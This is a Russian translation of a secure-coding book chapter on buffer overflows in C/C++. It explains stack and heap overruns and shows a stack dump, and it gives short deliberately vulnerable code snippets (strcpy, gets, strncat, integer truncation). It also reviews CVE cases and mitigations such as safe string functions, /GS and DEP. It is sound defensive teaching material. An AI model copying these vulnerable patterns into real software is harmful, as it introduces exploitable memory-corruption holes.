Мы полагаем, что эта книга важна, поскольку в работе над ней приняли участие трое наиболее авторитетных на сегодняшний день специалистов-практиков в сфере безопасности, а также потому, что она охватывает все распространенные языки и платформы для развертывания программ. Надеемся, что вы найдете здесь немало полезной информации.

Майкл Ховард,
Дэвид Лебланк,
Джон Виега,
июль 2005 г.

Грех 1. Переполнение буфера

В чем состоит грех

Уже давно ясно, что переполнение буфера – это проблема всех низкоуровневых языков программирования. Возникает она потому, что в целях эффективности данные и информация о потоке выполнения программы перемешаны, а в низкоуровневом языке разрешен прямой доступ к памяти. C и C++ больше других языков страдают от переполнений буфера.

Строго говоря, переполнение возникает, когда программа пытается писать в память, не принадлежащую выделенному буферу, но есть и ряд других ошибок, приводящих к тому же эффекту. Одна из наиболее интересных связана с форматной строкой, мы рассмотрим ее в описании греха 2. Еще одно проявление той же проблемы встречается, когда противнику разрешено писать в произвольную область памяти за пределами некоторого массива. И хотя формально это не есть классическое переполнение буфера, мы рассмотрим здесь и этот случай.

Результатом переполнения буфера может стать что угодно – от краха программы до получения противником полного контроля над приложением, а если приложение запущено от имени пользователя с высоким уровнем доступа (root, Administrator или System), то и над всей операционной системой и другими пользователями. Если рассматриваемое приложение – это сетевая служба, то ошибка может привести к распространению червя. Первый получивший широкую известность Интернет-червь эксплуатировал ошибку в сервере finger, он так и назывался – «finger-червь Роберта Т. Морриса» (или просто «червь Морриса»). Казалось бы, что после того как в 1988 году Интернет был поставлен на колени, мы уже должны научиться избегать переполнения буфера, но и сейчас нередко появляются сообщения о такого рода ошибках в самых разных программах.

Быть может, кто-то думает, что такие ошибки свойственны лишь небрежным и беззаботным программистам. Однако на самом деле эта проблема сложна, решения не всегда тривиальны, и всякий, кто достаточно часто программировал на C или C++, почти наверняка хоть раз да допускал нечто подобное. Автор этой главы, который учит других разработчиков, как писать безопасный код, сам однажды передал заказчику программу, в которой было переполнение на одну позицию (off-by-one overflow). Даже самые лучшие, самые внимательные программисты допускают ошибки, но при этом они знают, насколько важно тщательно тестировать программу, чтобы эти ошибки не остались незамеченными.

Подверженные греху языки

Чаще всего переполнение буфера встречается в программах, написанных на C, недалеко от него отстает и C++. Совсем просто переполнить буфер в ассемблерной программе, поскольку тут нет вообще никаких предохранительных механизмов. По существу, C++ так же небезопасен, как и C, поскольку основан на этом языке. Но использование стандартной библиотеки шаблонов STL позволяет свести риск некорректной работы со строками к минимуму, а более строгий компилятор C++ помогает программисту избегать некоторых ошибок. Даже если ваша программа составлена на чистом C, мы все же рекомендуем использовать компилятор C++, чтобы выловить как можно больше ошибок.

В языках более высокого уровня, появившихся позже, программист уже не имеет прямого доступа к памяти, хотя за это и приходится расплачиваться производительностью. В такие языки, как Java, C# и Visual Basic, уже встроены строковый тип, массивы с контролем выхода за границы и запрет на прямой доступ к памяти (в стандартном режиме). Кто-то может сказать, что в таких языках переполнение буфера невозможно, но правильнее было бы считать, что оно лишь гораздо менее вероятно. Ведь в большинстве своем эти языки реализованы на C или C++, а ошибка в реализации может стать причиной переполнения буфера. Еще один потенциальный источник проблемы заключается в том, что на какой-то стадии все эти высокоуровневые языки должны обращаться к операционной системе, а уж она-то почти наверняка написана на C или C++. Язык C# позволяет обойти стандартные механизмы .NET, объявив небезопасный участок с помощью ключевого слова unsafe. Да, это упрощает взаимодействие с операционной системой и библиотеками, написанными на C/C++, но одновременно открывает возможность допустить обычные для C/C++ ошибки. Даже если вы программируете преимущественно на языках высокого уровня, не отказывайтесь от тщательного контроля данных, передаваемых внешним библиотекам, если не хотите пасть жертвой содержащихся в них ошибок.

Мы не станем приводить исчерпывающий список языков, подверженных ошибкам из-за переполнения буфера, скажем лишь, что к их числу относится большинство старых языков.

Как происходит грехопадение

Классическое проявление переполнения буфера – это затирание стека. В откомпилированной программе стек используется для хранения управляющей информации (например, аргументов). Здесь находится также адрес возврата из функции и, поскольку число регистров в процессорах семейства x86 невелико, сюда же перед входом в функцию помещаются регистры для временного хранения. Увы, в стеке же выделяется память для локальных переменных. Иногда их неправильно называют статически распределенными в противоположность динамической памяти, выделенной из кучи. Когда кто-то говорит о переполнении *статического* буфера, он чаще всего имеет в виду переполнение буфера в стеке. Суть проблемы в том, что если приложение пытается писать за границей массива, рас-

пределенного в стеке, то противник получает возможность изменить управляющую информацию. А это уже половина успеха, ведь цель противника – модифицировать управляющие данные по своему усмотрению.

Возникает вопрос: почему мы продолжаем пользоваться столь очевидно опасной системой? Избежать проблемы, по крайней мере частично, можно было бы, перейдя на 64-разрядный процессор Intel Itanium, где адрес возврата хранится в регистре. Но тогда пришлось бы смириться с утратой обратной совместимости, хотя на момент работы над этой книгой представляется, что процессор x64 в конце концов станет популярным.

Можно также спросить, почему мы не переходим на языки, осуществляющие строгий контроль массивов и запрещающие прямую работу с памятью. Дело в том, что для многих приложений производительность высокоуровневых языков недостаточно высока. Возможен компромисс: писать интерфейсные части программ, с которыми взаимодействуют пользователи, на языке высокого уровня, а основную часть кода – на низкоуровневом языке. Другое решение – в полной мере задействовать возможности C++ и пользоваться написанными для него библиотеками для работы со строками и контейнерными классами. Например, в Web-сервере Internet Information Server (IIS) 6.0 обработка всех входных данных переписана с использованием строковых классов; один отважный разработчик даже заявил, что даст отрезать себе мизинец, если в его коде отыщется хотя бы одно переполнение буфера. Пока что мизинец остался при нем, и за два года после выхода этого сервера не было опубликовано ни одного сообщения о проблемах с его безопасностью. Поскольку современные компиляторы умеют работать с шаблонными классами, на C++ теперь можно создавать очень эффективный код.

Но довольно теории, рассмотрим пример.

```
#include <stdio.h>

void DontDoThis(char* input)
{
   char buf[16];
   strcpy(buf, input);
   printf("%s\n", buf);
}

int main(int argc, char* argv[])
{
   // мы не проверяем аргументы
   // а чего еще ожидать от программы, в которой используется
   // функция strcpy?
   DontDoThis(argv[1]);
   return 0;
}
```

Откомпилируем эту программу и посмотрим, что произойдет. Для демонстрации автор собрал приложение, включив отладочные символы и отключив контроль стека. Хороший компилятор предпочел бы встроить такую короткую функцию, как DontDoThis, особенно если она вызывается только один раз, поэтому

оптимизация также была отключена. Вот как выглядит стек непосредственно перед вызовом strcpy:

```
0x0012FEC0 c8 fe 12 00    .. <- адрес аргумента buf
0x0012FEC4 c4 18 32 00   .2. <- адрес аргумента input
0x0012FEC8 d0 fe 12 00    .. <- начало буфера buf
0x0012FECC 04 80 40 00  .<<Unicode: 80>>@.
0x0012FED0 e7 02 3f 4f   .?O
0x0012FED4 66 00 00 00  f... <- конец buf
0x0012FED8 e4 fe 12 00    .. <- содержимое регистра EBP
0x0012FEDC 3f 10 40 00  ?.@. <- адрес возврата
0x0012FEE0 c4 18 32 00   .2. <- адрес аргумента DontDoThis
0x0012FEE4 c0 ff 12 00    ..
0x0012FEE8 10 13 40 00  ..@. <- адрес, куда вернется main()
```

Напомним, что стек растет сверху вниз (от старших адресов к младшим). Этот пример выполнялся на процессоре Intel со схемой адресации «little-endian». Это означает, что младший байт хранится в памяти первым, так что адрес возврата «3f104000» на самом деле означает 0x0040103f.

А теперь посмотрим, что происходит, когда буфер buf переполняется. Сразу вслед за buf находится сохраненное значение регистра EBP (Extended Base Pointer – расширенный указатель на базу). EBP содержит указатель кадра стека; при ошибке на одну позицию его значение будет затерто. Если противник сможет получить контроль над областью памяти, начинающейся с адреса 0x0012fe00 (последний байт вследствие ошибки обнулен), то программа перейдет по этому адресу и выполнит помещенный туда противником код.

Если не ограничиваться переполнением на один байт, то следующим будет затерт адрес возврата. Коль скоро противник сумеет получить контроль над этим значением и записать в буфер, адрес которого известен, достаточное число байтов ассемблерного кода, то мы будем иметь классический пример переполнения буфера, допускающего написание эксплойта. Отметим, что ассемблерный код (его обычно называют shell-кодом, потому что чаще всего задача эксплойта – получить доступ к оболочке (shell)) необязательно размещать именно в перезаписываемом буфере. Это типичный случай, но, вообще говоря, код можно внедрить в любое место вашей программы. Не обольщайтесь, полагая, что переполнению подвержен только очень небольшой участок.

После того как адрес возврата переписан, в распоряжении противника оказываются аргументы атакуемой функции. Если функция перед возвратом каким-то образом модифицирует переданные ей аргументы, то открываются новые соблазнительные возможности. Это следует иметь в виду, оценивая эффективность таких средств борьбы с переполнением стека, как программа Stackguard Криспина Коуэена (Crispin Cowan), программа ProPolice, распространяемая IBM, и флаг /GS в компиляторе Microsoft.

Как видите, мы предоставили противнику как минимум три возможности получить контроль над нашим приложением, а это ведь была очень простая функция. Если в стеке объявлен объект класса C++ с виртуальными функциями, то станет доступна таблица указателей на виртуальные функции; такая ошибка тоже легко эксплуатируется. Если одним из аргументов функции является указатель

на функцию, что часто бывает в оконных системах (например, в X Window System или Microsoft Windows), то перезапись этого указателя перед использованием – очевидный способ получить контроль над приложением.

Есть множество хитроумных способов перехватить управление программой, гораздо больше, чем способен измыслить наш слабый ум. Существует несоответствие между возможностями и ресурами, доступными разработчику и хакеру. В своей работе вы ограничены сроками, тогда как противник может тратить все свое свободное время на то, чтобы придумать, как заставить вашу программу делать то, что нужно ему. Ваша программа может защищать ресурс, достаточно ценный, чтобы потратить на ее взлом несколько месяцев. Хакер тратит массу времени на то, чтобы быть в курсе последних достижений в области взлома. К его услугам – такие ресурсы, как www.metasploit.com, позволяющие в несколько «кликов» создать shell-код, который будет делать что угодно и при этом включать только символы из ограниченного набора.

Если вы попытаетесь выяснить, можно ли создать эксплойт для какой-то программы, то, скорее всего, полученный ответ будет неполным. В большинстве случае можно лишь доказать, что программа либо уязвима, либо вы недостаточно хитроумны (или потратили на поиск решения недостаточно времени), чтобы написать для нее эксплойт. Очень редко можно с уверенностью утверждать, что для некоторого переполнения эксплойт невозможен.

Мораль, стало быть, в том, что самое правильное – исправить ошибки! Сколько раз случалось, что модификации с целью «повысить качество кода» заодно приводили и к исправлению ошибок, связанных с безопасностью. Автор как-то битых три часа убеждал команду разработчиков исправить некую ошибку. В переписке приняло участие восемь человек, и мы потратили 20 человекочасов (половина рабочей недели одного программиста), споря, нужно ли исправлять ошибку, поскольку разработчики жаждали получить доказательства того, что для нее можно написать эксплойт. Когда эксперты по безопасности доказали, что проблема действительно есть, для исправления потребовался час работы программиста и еще четыре часа на Тестирование. Сколько же времени ушло впустую!

Заниматься анализом надо непосредственно перед поставкой программы. На завершающих стадиях разработки хорошо бы иметь обоснованное предположение о том, достаточно ли велика опасность написания эксплойта для ошибки, чтобы оправдать риск, связанный с переделками и, как следствие, нестабильностью продукта.

Распространено заблуждение, будто переполнение буфера в куче не так опасно, как буфера в стеке. Это совершенно неправильно. Большинство реализаций кучи страдают тем же фундаментальным пороком, что и стек, – пользовательские и управляющие данные хранятся вместе. Часто можно заставить менеджер кучи поместить четыре указанных противником байта по выбранному им же адресу. Детали атаки на кучу довольно сложны. Недавно Matthew «shok» Conover и Oded Horovitz подготовили очень ясную презентацию на эту тему под названием «Reliable Windows Heap Exploits» («Надежный эксплойт переполнения кучи в Windows»), которую можно найти на странице http://cansecwest.com/csw04/csw04-Oded+Connover.ppt. Даже если сам менеджер кучи не поддается взломщику,

в соседних участках памяти могут находиться указатели на функции или на переменные, в которые записывается информация. Когда-то эксплуатация переполнений кучи считалась экзотическим и трудным делом, теперь же это одна из самых распространенных атакуемых ошибок.

Греховность C/C++

В программах на языках C/C++ есть масса способов переполнить буфер. Вот строки, породившие finger-червя Морриса:

```
char buf[20];
gets(buf);
```

Не существует никакого способа вызвать gets для чтения из стандартного ввода без риска переполнить буфер. Используйте вместо этого fgets. Наверное, второй по популярности способ вызвать переполнение – это воспользоваться функцией strcpy (см. предыдущий пример). А вот как еще можно напроситься на неприятности:

```
char buf[20];
char prefix[] = "http://";
strcpy(buf, prefix);
strncat(buf, path, sizeof(buf));
```

Что здесь не так? Проблема в неудачном интерфейсе функции strncat. Ей нужно указать, сколько символов свободно в буфере, а не общую длину буфера. Вот еще один распространенный код, приводящий к переполнению:

```
char buf[MAX_PATH];
sprintf(buf, "%s – %d\n", path, errno);
```

Если не считать нескольких граничных случаев, функцию sprintf почти невозможно использовать безопасно. Для Microsoft Windows было выпущено извещение о критической ошибке, связанной с применением sprintf для отладочного протоколирования. Подробности см. в бюллетене MS04-011 (точная ссылка приведена в разделе «Другие ресурсы»).

А вот еще пример:

```
char buf[32];
strncpy(buf, data, strlen(data));
```

Что неверно? В последнем аргументе передана длина входного буфера, а не размер целевого буфера!

Еще один способ столкнуться с проблемой – по ошибке считать байты вместо символов. Если вы работаете с кодировкой ASCII, то между ними нет разницы, но в кодировке Unicode один символ представляется двумя байтами. Вот пример:

```
_snwprintf(wbuf, sizeof(wbuf), "%s\n", input);
```

Следующее переполнение несколько интереснее:

```
bool CopyStructs(InputFile* pInFile, unsigned long count)
{
   unsigned long i;
   m_pStructs = new Structs[count];
   for(i = 0; i < count; i++)
```

```
   {
      if(!ReadFromFile(pInFile, &(m_pStructs[i])))
        break;
   }
}
```

Как здесь может возникнуть ошибка? Оператор new[] в языке C++ делает примерно то же, что такой код:

```
ptr = malloc(sizeof(type) * count);
```

Если значение `count` может поступать от пользователя, то нетрудно задать его так, чтобы при умножении возникло переполнение. Тогда будет выделен буфер гораздо меньшего размера, чем необходимо, и противник сможет его переполнить. В компиляторе C++, который будет поставляться в составе Microsoft Visual Studio 2005, реализована внутренняя проверка для недопущения такого рода ошибок. Аналогичная проблема может возникнуть во многих реализациях функции calloc, которая выполняет примерно такую же операцию. В этом и состоит коварство многих ошибок, связанных с переполнением целых чисел: опасно не само это переполнение, а вызванное им переполнение буфера. Но подробнее об этом мы расскажем в грехе 3.

Вот как еще может возникать переполнение буфера:

```
#define MAX_BUF 256
void BadCode(char* input)
{
   short len;
   char buf[MAX_BUF];
   len = strlen(input);
   // конечно, мы можем использовать strcpy безопасно
   if(len < MAX_BUF)
      strcpy(buf, input);
}
```

На первый взгляд, все хорошо, не так ли? Но на самом деле здесь ошибка на ошибке. Детали мы отложим до обсуждения переполнения целых числе в грехе 3, а пока заметим, что литералы всегда имеют тип signed int. Если длина входных данных (строка `input`) превышает 32K, то переменная `len` станет отрицательна, она будет расширена до типа int с сохранением знака и окажется меньше MAX_BUF, что приведет к переполнению. Еще одна ошибка возникнет, если длина строки превосходит 64K. В этом случае мы имеем ошибку усечения: `len` оказывается маленьким положительным числом. Основной способ исправления – объявлять переменные для хранения размеров как имеющие тип size_t. Еще одна скрытая проблема заключается в том, что входные данные могут не заканчиваться нулем. Вот как может выглядеть исправленный код:

```
const size_t MAX_BUF = 256;
void LessBadCode(char* input)
{
   size_t len;
   char buf[MAX_BUF];
   len = strlen(input);
   // конечно, мы можем использовать strcpy безопасно
```

```
   if(len < MAX_BUF)
      strcpy(buf, input);
}
```

Родственные грехи

С этим грехом тесно связано переполнение целых чисел. Если вы пытаетесь устранить ошибки переполнения буфера путем использования функций работы со строками семейства strn... или вычисляете размер выделяемого из кучи буфера, то очень важно не допускать арифметических ошибок.

Ошибки при работе с форматной строкой могут дать такой же эффект, как переполнение буфера, хотя переполнением в строгом смысле не являются. Обычно такие ошибки вообще не связаны ни с какими буферами.

Вариантом переполнения буфера является запись в массив без контроля выхода за границы. Если противник сумеет прямо или косвенно подсунуть индекс массива и вы не проверите, что он принадлежит допустимому диапазону, то возможна запись по произвольному адресу в памяти. При этом не только изменяется поток выполнения программы, но могут быть затерты несмежные области памяти, а это сводит на нет все меры противодействия переполнению буфера.

Где искать ошибку

Вот на что нужно обращать внимание в первую очередь:

- любые входные данные, будь то из сети, из файла или из командной строки;
- передача данных из вышеупомянутых источников входных данных во внутренние структуры;
- использование небезопасных функций работы со строками;
- использование арифметических операций для вычисления размера буфера или числа свободных байтов в нем.

Выявление ошибки на этапе анализа кода

Обнаружить присутствие этого греха во время анализа кода может быть как совсем легко, так и очень сложно. Проще всего проанализировать все случаи употребления функций работы со строками. Надо иметь в виду, что вы можете найти много мест, где функции вызываются безопасно, но наш опыт показывает, что ошибки могут скрываться даже в правильных вызовах. Коэффициент регрессии, характерный для модификации кода с целью перехода исключительно на безопасные функции, обычно очень мал (от одной десятой до одной сотой величины, типичной для исправления ошибки), зато это позволит устранить возможность некоторых видов эксплойтов.

Добиться этого можно, например, поручив выполнение задачи компилятору. Если вы исключите объявления функций strcpy, strcat, sprintf и им подобных из заголовочных файлов, то компилятор укажет все места в коде, где они встречаются. Но имейте в виду, что некоторые приложения полностью или частично переопределяют библиотеку времени исполнения для языка C.

Сложнее отыскать переполнение кучи. Чтобы решить эту задачу, нужно помнить о возможности переполнения целых, о чем пойдет речь в грехе 3. Начать нужно с выявления всех мест, где производится выделение памяти, а затем проверить, с помощью каких арифметических операций вычислялся размер буфера.

Наилучший подход состоит в том, чтобы проследить, как используются все поступающие от пользователя данные, начиная с точки входа в приложение и далее по всем функциям. Очень важно знать, что именно может контролировать противник.

Тестирование

Одной из наиболее эффективных методик является *рандомизированное тестирование* (fuzz testing), когда на вход подаются полуслучайные данные. Попробуйте увеличить длину входных строк и понаблюдайте за поведением приложения. Обратите внимание на одну особенность: иногда множество неправильных значений входных данных довольно мало. Например, в одном месте программы проверяется, что длина входной строки должна быть меньше 260 байтов, а в другом месте выделяется буфер длиной 256. Если вы подадите на вход очень длинную строку, то она, конечно, будет отвергнута, но стоит попасть точно в неконтролируемый интервал – и можно писать эксплойт. Часто проблему можно найти, используя при тестировании степени двойки или степени двойки плюс-минус единица.

Стоит также поискать те места, где пользователь может задать длину чего-либо. Измените длину так, чтобы она не соответствовала строке, и особое внимание обращайте на возможность переполнения целого: опасность представляют случаи, когда длина + 1 = 0.

Для рандомизированного тестирования нужно собрать специальную тестовую версию программы. В отладочные версии часто вставляют утверждения, которые изменяют поток выполнения программы и могут помешать обнаружить условия, при которых возможен экплойт. С другой стороны, современные компиляторы включают в отладочные версии хитроумный код для обнаружения порчи стека. В зависимости от используемого распределителя памяти и операционной системы вы можете также включить более строгую проверку целостности кучи.

Если вы используете утверждения для контроля входных данных, то имеет смысл перейти от такой формы:

```
assert(len < MAX_PATH);
```

к следующей

```
if(len >= MAX_PATH)
{
   assert(false);
   return false;
}
```

Всегда следует тестировать программу с помощью какой-либо утилиты обнаружения ошибок при работе с памятью, например AppVerifier для Windows (см. ссылку в разделе «Другие ресурсы»). Это позволит выявить ошибки, связанные с небольшим или трудноуловимым переполнением буфера.

Примеры из реальной жизни

Ниже приведены некоторые примеры переполнения буфера, взятые из базы данных типичных уязвимостей и брешей (CVE) на сайте http://cve.mitre.org. Интересно, что когда мы работали над этой книгой, в базе CVE по запросу «buffer overrun» находилось 1734 записи. Поиск по бюллетеням CERT, в которых документируются самые широко распространенные и серьезные уязвимости, по тому же запросу дал 107 документов.

CVE-1999-0042

Цитата из описания ошибки: «Переполнение буфера в реализации серверов IMAP и POP Вашингтонского университета». Эта же ошибка очень подробно документирована в бюллетене CERT за номером CA-1997-09. Переполнение происходит во время аутентификации для доступа к серверам, реализующим протоколы Post Office Protocol (POP) и Internet Message Access Protocol (IMAP). Связанная с ней уязвимость состоит в том, что сервер электронной почты не мог отказаться от избыточных привилегий, поэтому эксплойт давал противнику права пользователя root. Это переполнение поставило под удар довольно много систем.

Контрольная программа, созданная для поиска уязвимых версий этого сервера, обнаружила аналогичные дефекты в программе SLMail 2.5 производства Seattle Labs, о чем помещен отчет на странице www.winnetmag.com/Article/ArticleID/9223/9223.html.

CVE-2000-0389 – CVE-2000-0392

Из CVE-2000-0389: «Переполнение буфера в функции krb_rd_req в Kerberos версий 4 и 5 позволяет удаленному противнику получить привилегии root».

Из CVE-2000-0390: «Переполнение буфера в функции krb425_conv_principal в Kerberos 5 позволяет удаленному противнику получить привилегии root».

Из CVE-2000-0391: «Переполнение буфера в программе krshd, входящей в состав Kerberos 5, позволяет удаленному противнику получить привилегии root».

Из CVE-2000-0392: «Переполнение буфера в программе krshd, входящей в состав Kerberos 5, позволяет удаленному противнику получить привилегии root».

Эти ошибки в реализации системы Kerberos производства МТИ документированы в бюллетене CERT CA-2000-06 по адресу www.cert.org/advisories/CA-2000-06.html. Хотя исходные тексты открыты уже несколько лет и проблема коренится в использовании опасных функций работы со строками (strcat), отчет о ней появился только в 2000 году.

CVE-2002-0842, CVE-2003-0095, CAN-2003-0096

Из CVE-2002-0842:

Ошибка при работе с форматной строкой в одной модификации функции mod_dav, применяемой для протоколирования сообщений о плохом шлюзе (например, Oracle9i Application Server 9.0.2), позволяет удаленному противнику вы-

полнить произвольный код, обратившись к URI, для которого сервер возвращает ответ «502 BadGateway». В результате функция dav_lookup_uri() в файле mod_dav.c возвращает спецификаторы форматной строки, которые потом используются при вызове ap_log_rerror().

Из CVE-2003-0095:

Переполнение буфера в программе ORACLE.EXE для Oracle Database Server 9i, 8i, 8.1.7 и 8.0.6 позволяет удаленному противнику выполнить произвольный код, задав при входе длинное имя пользователя. Ошибкой можно воспользоваться из клиентских приложений, самостоятельно выполняющих аутентификацию, что и продемонстрировано на примере LOADPSP.

Из CAN-2003-0096:

Многочисленные ошибки переполнения буфера в Oracle 9i Database Release 2, Release 1, 8i, 8.1.7 и 8.0.6 позволяют удаленному противнику выполнить произвольный код, (1) задав длинную строку преобразования в качестве аргумента функции TO_TIMESTAMP_TZ, (2) задав длинное название часового пояса в качестве аргумента функции TZ_OFFSET и (3) задав длинную строку в качестве аргумента DIRECTORY функции BFILENAME.

Эти ошибки документированы в бюллетене CERT CA-2003-05 по адресу www.cert.org/advisories/CA-2003-05.html. Их – в числе прочих – обнаружил Дэвид Литчфилд со своими сотрудниками из компании Next Generation Security Software Ltd. Попутно отметим, что не стоит объявлять свои приложения «невзламываемыми», если за дело берется г-н Литчфилд.

CAN-2003-0352

Из описания в CVE:

Переполнение буфера в одном интерфейсе DCOM, используемом в системе RPC, применяемой в Microsoft Windows NT 4.0,2000, XP и Server 2003, позволяет удаленному противнику выполнить произвольный код, сформировав некорректное сообщение. Этой ошибкой воспользовались черви Blaster/MSblast/LovSAN and Nachi/Welchia.

Это переполнение интересно тем, что привело к широкому распространению двух весьма разрушительных червей, что повлекло за собой глобальные неприятности в сети Интернет. Переполнялся буфер в куче, доказательством возможности эксплуатации ошибки стало появление очень стабильного червя. Ко всему прочему еще был нарушен принцип предоставления наименьших привилегий, этот интерфейс не должен был быть доступен анонимным пользователям. Интересно еще отметить, что предпринятые в Windows 2003 контрмеры свели последствия атаки к отказу от обслуживания вместо эскалации привилегий.

Подробнее об этой проблеме можно прочитать на страницах www.cert.org/advisories/CA-2003-23.html и www.microsoft.com/technet/security/bulletin/MS03-039.asp.

Искупление греха

Путь к искуплению греха переполнения буфера долог и тернист. Мы обсудим несколько способов избежать этой ошибки, а также ряд приемов, позволяющих сократить ущерб от нее. Посмотрите, как можно улучшить свои программы.

Замена опасных функций работы со строками

Как минимум вы должны заменить небезопасные функции типа strcpy, strcat и sprintf их аналогами со счетчиком. Замену можно выбрать несколькими способами. Имейте в виду, что интерфейс старых вариантов функций со счетчиком оставляет желать лучшего, а кроме того, для задания параметров часто приходится заниматься арифметическими вычислениями. В грехе 3 вы увидите, что компьютеры не так хорошо справляются с математикой, как могло бы показаться. Из новых разработок стоит отметить функцию strsafe, Safe CRT (библиотеку времени исполнения для C), которая войдет в состав Microsoft Visual Studio (и очень скоро станент частью стандарта ANSI C/C++), и функции strlcat/strlcpy для *nix. Обращайте внимание на то, как каждая функция обрабатывает конец строки и усечение. Некоторые функции гарантируют, что строка будет завершаться нулем, но большинство старых функций со счетчиком таких гарантий не дают. Опыт группы разработки Microsoft Office по замене небезопасных функций работы со строками в Office 2003 показал, что коэффициент регресии (число новых ошибок в расчете на одно исправление) очень мал, так что пусть страх внести новые ошибки вас не останавливает.

Следите за выделениями памяти

Еще одна причина переполнения буфера – это арифметические ошибки. Прочитайте в грехе 3 о переполнении целых чисел и найдите в своем коде все места, где для вычисления размера буфера производятся арифметические вычисления.

Проверьте циклы и доступ к массивам

Переполнение возможно и в случае, когда неправильно проверяется условие выхода из цикла и не контролируется выход за границы массива перед записью в него. Это одна из самых трудных для обнаружения ошибок; вы увидите, что часто ошибка проявляется совсем не в том модуле, где была допущена.

Пользуйтесь строками в стиле C++, а не C

Это эффективнее простой замены стандартных C-функций, но может повлечь за собой кардинальную переработку кода, особенно если программа собиралась не компилятором C++. Вы должны хорошо представлять себе характеристики

производительности STL-контейнеров. Вполне возможно написать очень эффективный код с использованием STL, но, как всегда, нежелание читать руководство (RTFM – Read The Fine Manual) может привести к коду, далекому от оптимального. Наиболее типичное усовершенствование такого рода – переход к использованию шаблонных классов std::string или std::wstring.

Пользуйтесь STL-контейнерами вместо статических массивов

Все вышеупомянутые проблемы относятся и к STL-контейнерам, например vector, но ситуация осложняется еще и тем, что не все реализации класса vector::iterator контролируют выход за границы контейнера. Указанная в заголовке мера может помочь, и автор полагает, что STL способствует быстрому написанию правильного кода, но имейте в виду, что это все же не панацея.

Пользуйтесь инструментами анализа

На рынке появляются прекрасные инструменты для анализа кода на языках C/C++ на предмет нарушения безопасности, в том числе Coverity, PREfast и Klocwork. В разделе «Другие ресурсы» приведены ссылки. В состав Visual Studio .NET 2005 войдет программа PREfast и еще один инструмент анализа кода под названием Source code Annotation Language (SAL – язык аннотирования исходного текста), позволяющий обнаружить такие дефекты, как переполнение буфера. Проще всего проиллюстрировать SAL на примере. В показанном ниже фрагменте (примитивном) вы знаете, как соотносятся аргументы `data` и `count`: длина `data` составляет `count` байтов. Но компилятору об этом ничего не известно, он видит только типы char * and a size_t.

```
void *DoStuff(char *data, size_t count) {
   static char buf[32];
   return memcpy(buf, data, count);
}
```

На первый взгляд, код не содержит ничего плохого (если не считать, что мы возвращаем указатель на статический буфер, ну посмейтесь над нами). Однако если `count` больше 32, то возникает переполнение буфера. Если бы этот код был аннотирован с помощью SAL, то компилятор мог бы отловить эту ошибку:

```
void *DoStuff(__in_ecount(count) char *data, size_t count) {
   static char buf[32];
   return memcpy(buf, data, count);
}
```

Объясняется это тем, что теперь компилятор и/или PREfast знают о тесной связи аргументов `data` и `count`.

Дополнительные защитные меры

Дополнительные защитные меры – это как ремни безопасности в автомобиле. Часто они смягчают последствия столкновения, но в аварию попадать все равно

не стоит. Важно понимать, что для всех основных способов минимизировать эффект от переполнения буфера условия, которые приводят к переполнению буфера, продолжают существовать, поэтому достаточно изощренная атака может обойти ваши контрмеры. Все же рассмотрим некоторые подходы.

Защита стека

Защиту стека первым применил Криспин Коуэн в своей программе Stackguard, затем она была независимо реализована Microsoft с помощью флага компилятора /GS. В самом простом варианте суть ее состоит в том, что в стек между локальными переменными и адресом возврата записывается некое значение. В более современных реализациях для повышения эффективности может также изменяться порядок переменных. Достоинство этого подхода в том, что он легко реализуется и почти не снижает производительности, а кроме того, облегчает отладку в случае порчи стека. Другой пример – это программа ProPolice, созданная компанией IBM как расширение компилятора Gnu Compiler Collection (GCC). Любой современный продукт должен включать в себя защиту стека.

Запрет исполнения в стеке и куче

Эта контрмера существенно усложняет задачу хакера, но может сказаться на совместимости. Некоторые приложения считают допустимым компилировать и исполнять код на лету. Например, это относится к языкам Java и C#. Важно также отметить, что если противник сумеет заставить ваше приложение пасть жертвой атаки с возвратом в libc, когда для достижения неблаговидных целей выполняется вызов стандартной функции, то он сможет снять защиту со страницы памяти.

К сожалению, современная аппаратура по большей части не поддерживает эту возможность, а имеющаяся подержка зависит от процессора, операционной системы и даже ее конкретной версии. Поэтому рассчитывать на наличие такой защиты в реальных условиях не стоит, но все равно следует протестировать свою программу и убедиться, что она будет работать, когда стек и куча защищены от исполнения. Для этого нужно запустить ее на том процессоре и операционной системе, которые поддерживают аппаратную защиту. Например, если целевой платформой является Windows XP, то прогоните тесты на машине с процессором AMD Athlon 64 FX под управлением Windows XP SP2. В Windows эта технология называется Data Execution Protection (DEP – защита от исполнения данных), а раньше носила имя No eXecute (NX).

ОС Windows Server 2003 SP1 также поддерживает эту возможность, равно как подсистема PaX для Linux и OpenBSD.

Другие ресурсы

- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 5, «Public Enemy #1: Buffer Overruns»

- «Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows Server 2003» by David Litchfield: www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf
- «Non-stack Based Exploitation of Buffer Overrun Vulnerabilities on Windows NT/2000/XP» by David Litchfield: www.ngssoftware.com/papers/non-stack-bo-windows.pdf
- «Blind Exploitation of Stack Overflow Vulnerabilities» by Peter Winter-Smith: www.ngssoftware.com/papers/NISR.BlindExploitation.pdf
- «Creating Arbitrary Shellcode In Unicode Expanded Strings: The 'Venetian' Exploit» by Chris Anley: www.ngssoftware.com/papers/unicodebo.pdf
- «Smashing The Stack For Fun And Profit» by Aleph1 (Elias Levy): www.insecure.org/stf/smashstack.txt
- «The Tao of Windows Buffer Overflow» by Dildog: www.cultdeadcow.com/cDc_files/cDc-351/
- Microsoft Security Bulletin MS04-011/Security Update for Microsoft Windows (835732): www.microsoft.com/technet/security/Bulletin/MS04-011.mspx
- Microsoft Application Compatibility Analyzer: www.microsoft.com/windows/appcompatibility/analyzer.mspx
- Using the Strsafe.h Functions: http://msdn.microsoft.com/library/en-us/winui/winui/windowsuserinterface/resources/strings/usingstrsafefunctions.asp
- More Secure Buffer Function Calls: AUTOMATICALLY!: http://blogs.msdn.com/michael_howard/archive/2005/2/3.aspx
- Repel Attacks on Your Code with the Visual Studio 2005 Safe C and C++ Libraries: http://msdn.microsoft.com/msdnmag/issues/05/05/SafeCandC/default.aspx
- «strlcpy and strlcat – Consistent, Safe, String Copy and Concatenation» by Todd C. Miller and Theo de Raadt: www.usenix.org/events/usenix99/millert.html
- GCC extension for protecting applications from stack-smashing attacks: www.trl.ibm.com/projects/security/ssp/
- PaX: http://pax.grsecurity.net/
- OpenBSD Security: www.openbsd.org/security.html
- Static Source Code Analysis Tools for C: http://spinroot.com/static/

Резюме

Рекомендуется

